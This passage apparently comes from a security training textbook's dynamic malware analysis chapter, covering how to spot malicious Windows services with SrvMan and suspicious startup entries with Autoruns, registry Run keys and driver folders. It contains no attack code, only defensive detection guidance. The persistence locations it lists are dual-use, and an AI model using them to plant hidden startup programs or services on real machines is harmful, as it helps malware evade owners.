- Service+ (*https://www.activeplus.com*)

Windows Services Monitoring

Attackers design malware and other malicious code such that they install and run on a computer in the form of services. As most services run in the background to support processes and applications, the malicious services are invisible even when they are performing harmful activities in the system and they can function without intervention or input. Malware spawns Windows services that allow attackers to remotely control the victim's machine and pass malicious instructions. Malware may also adopt rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

These malicious services run as a SYSTEM account or other privileged accounts, which provide greater access compared to user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming the malicious services with names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspicious file during dynamic analysis using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

- **Windows Service Manager (SrvMan)**

  Source: *http://tools.sysprogs.org*

  SrvMan has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is automatically closed).

You can use SrvMan's command-ine interface to perform the following tasks:

- **Create services**

  ```
  srvman.exe add <file.exe/file.sys> [service name] [display name]
  [/type:<service type>] [/start:<start mode>] [/interactive:no]
  [/overwrite:yes]
  ```

- **Delete services**


  ```
  srvman.exe delete <service name>
  ```

- **Start/stop/restart services**

  ```
  srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]
  srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]
  srvman.exe restart <service name> [/delay:<delay in msec>]
  ```

- **Install and start a legacy driver with a single call**

  ```
  srvman.exe run <driver.sys> [service name] [/copy:yes]
  [/overwrite:no] [/stopafter:<msec>]
  ```



Internal name	State	Type	Display name	Start type	Executable
1394ohci	stopped	driver	1394 OHCI Compliant Host Controller	manual	\SystemRoot\System32\drivers\1394ohci.sys
3ware	stopped	driver	3ware	manual	\SystemRoot\System32\drivers\3ware.sys
ACPI	running	driver	Microsoft ACPI Driver	boot	\SystemRoot\System32\drivers\ACPI.sys
AcpiDev	stopped	driver	ACPI Devices driver	manual	\SystemRoot\System32\drivers\AcpiDev.sys
acpiex	running	driver	Microsoft ACPIEx Driver	boot	\SystemRoot\System32\Drivers\acpiex.sys
acpipagr	running	driver	ACPI Processor Aggregator Driver	manual	\SystemRoot\System32\drivers\acpipagr.sys
AcpiPmi	stopped	driver	ACPI Power Meter Driver	manual	\SystemRoot\System32\drivers\acpipmi.sys
acpitime	stopped	driver	ACPI Wake Alarm Driver	manual	\SystemRoot\System32\drivers\acpitime.sys
AdobeAR...	running	win32	Adobe Acrobat Update Service	auto	"C:\Program Files (x86)\Common Files\Adobe...
ADP80XX	stopped	driver	ADP80XX	manual	\SystemRoot\System32\drivers\ADP80XX.SYS
AFD	running	driver	Ancillary Function Driver for Winsock	system	\SystemRoot\system32\drivers\afd.sys
ahcache	running	driver	Application Compatibility Cache	system	system32\DRIVERS\ahcache.sys
AJRouter	stopped	shared	AllJoyn Router Service	manual	C:\WINDOWS\system32\svchost.exe -k Loc...
ALG	stopped	win32	Application Layer Gateway Service	manual	C:\WINDOWS\System32\alg.exe
AmdK8	stopped	driver	AMD K8 Processor Driver	manual	\SystemRoot\System32\drivers\amdk8.sys

Figure 7.79: Screenshot of Windows Service Manager

Some additional Windows service monitoring tools are as follows:


- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker *(https://processhacker.sourceforge.io)*
- Netwrix Service Monitor *(https://www.netwrix.com)*
- AnVir Task Manager *(https://www.anvir.com)*
- Service+ (*https://www.activeplus.com*)

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes

- Steps to manually detect hidden malware are listed as follows:
  - Check startup program entries in the registry editor
  - Check device drivers that are automatically loaded
    - ➢ `C:\Windows\System32\drivers`
  - Check `boot.ini` or `bcd` (bootmgr) entries
  - Check Windows services that are automatically started
    - ➢ Go to **Run** → Type **services.msc** → Sort by **Startup Type**
  - Check the startup folder
    - ➢ **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

Autoruns for Windows



Autorun Entry	Description	Publisher	Image Path	Timestamp
Task Scheduler				
☑ \Adobe Acrobat...	Adobe Reader and Acrobat ...	(Verified) Adobe Systems, In...	c:\program files (x86)\comm...	12/17/2018 8:54 AM
☑ \CCleanerSkipU...	CCleaner	(Verified) Piriform Software Ltd	c:\program files\ccleaner\cc...	5/9/2019 4:23 PM
☑ \G2MUpdateTa...	GoToMeeting	(Verified) LogMeIn, Inc.	c:\users\test\appdata\local\...	7/13/2019 3:41 AM
☑ \G2MUploadTa...	GoToMeeting	(Verified) LogMeIn, Inc.	c:\users\test\appdata\local\...	7/13/2019 3:41 AM
☑ \Microsoft\Offic...	Microsoft Office Click-to-Run...	(Verified) Microsoft Corporation	c:\program files\common file...	6/28/2019 3:23 AM
☑ \Microsoft\Offic...	Microsoft Office Click-to-Run...	(Verified) Microsoft Corporation	c:\program files\common file...	6/28/2019 3:23 AM
☑ \Microsoft\Offic...	Office Telemetry Dashboard ...	(Verified) Microsoft Corporation	c:\program files (x86)\micros...	6/28/2019 2:53 AM
☑ \Microsoft\Win...			File not found: Unrestricted	
☑ \Microsoft\Win...			File not found: Unrestricted	
☑ \Microsoft\Win...	Microsoft Malware Protection...	(Not verified) Microsoft Corpo...	c:\programdata\microsoft\wi...	1/2/2012 12:20 PM
☑ \Microsoft\Win...	Microsoft Malware Protection...	(Not Verified) Microsoft Cop...	c:\programdata\microsoft\wi...	1/2/2012 12:20 PM
☑ \Microsoft\Win...	Microsoft Malware Protection...	(Not Verified) Microsoft Cop...	c:\programdata\microsoft\wi...	1/2/2012 12:20 PM
☑ \Microsoft\Win...	Microsoft Malware Protection...	(Not Verified) Microsoft Cop...	c:\programdata\microsoft\wi...	1/2/2012 12:20 PM
☑ \Opera schedul...			File not found: C:\Users\Tes...	
☑ \RtHDVBg_Pus...	HD Audio Background Proc...	(Verified) Realtek Semicondu...	c:\program files\realtek\audi...	9/2/2015 5:04 PM

https://docs.microsoft.com

Startup Programs Monitoring

Malware can alter the system settings and add themselves to the startup menu to perform malicious activities whenever the system starts. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools such as Autoruns for Windows is essential for detecting malware.

Steps to manually detect hidden malware:

- **Step 1: Check startup program entries in the registry**

  Startup items such as programs, shortcuts, folders, and drivers are set to run automatically at startup when users log into a Windows OS (e.g., Windows 10). Startup items can be added by the programs or drivers installed, or manually by the user. Programs that run on Windows 10 startup can be located in these registry entries, such as Windows startup setting, Explorer startup setting, and IE startup setting.

  - **Windows Startup Setting**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`

  - **Explorer Startup Setting**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup`

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup`

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup`

- **IE Startup Setting**

  `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\URLSearchHooks`


  `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Toolbar`

  `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions`

  `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\MenuExt`

- **Step 2: Check device drivers automatically loaded**

  Navigate to `C:\Windows\System32\drivers` to check the device drivers.




Name	Date modified	Type	Size
DriverData	3/19/2019 10:22 AM	File folder	
en-US	7/9/2019 7:53 PM	File folder	
etc	6/12/2019 12:36 AM	File folder	
UMDF	7/9/2019 7:53 PM	File folder	
wd	7/9/2019 6:53 AM	File folder	
3ware.sys	3/19/2019 10:13 AM	System file	106 KB
1394ohci.sys	3/19/2019 10:13 AM	System file	259 KB
acpi.sys	3/19/2019 10:13 AM	System file	787 KB
AcpiDev.sys	3/19/2019 10:13 AM	System file	21 KB
acpiex.sys	3/19/2019 10:13 AM	System file	134 KB

Figure 7.80: Screenshot displaying drivers folder

- **Step 3: Check boot. ini or bcd (bootmgr) entries**

  Check **boot.ini** or **bcd** (bootmgr) entries using the command prompt. Open **command prompt** with administrative privileges, type **bcdedit**, and press **Enter** to view all the boot manager entries.

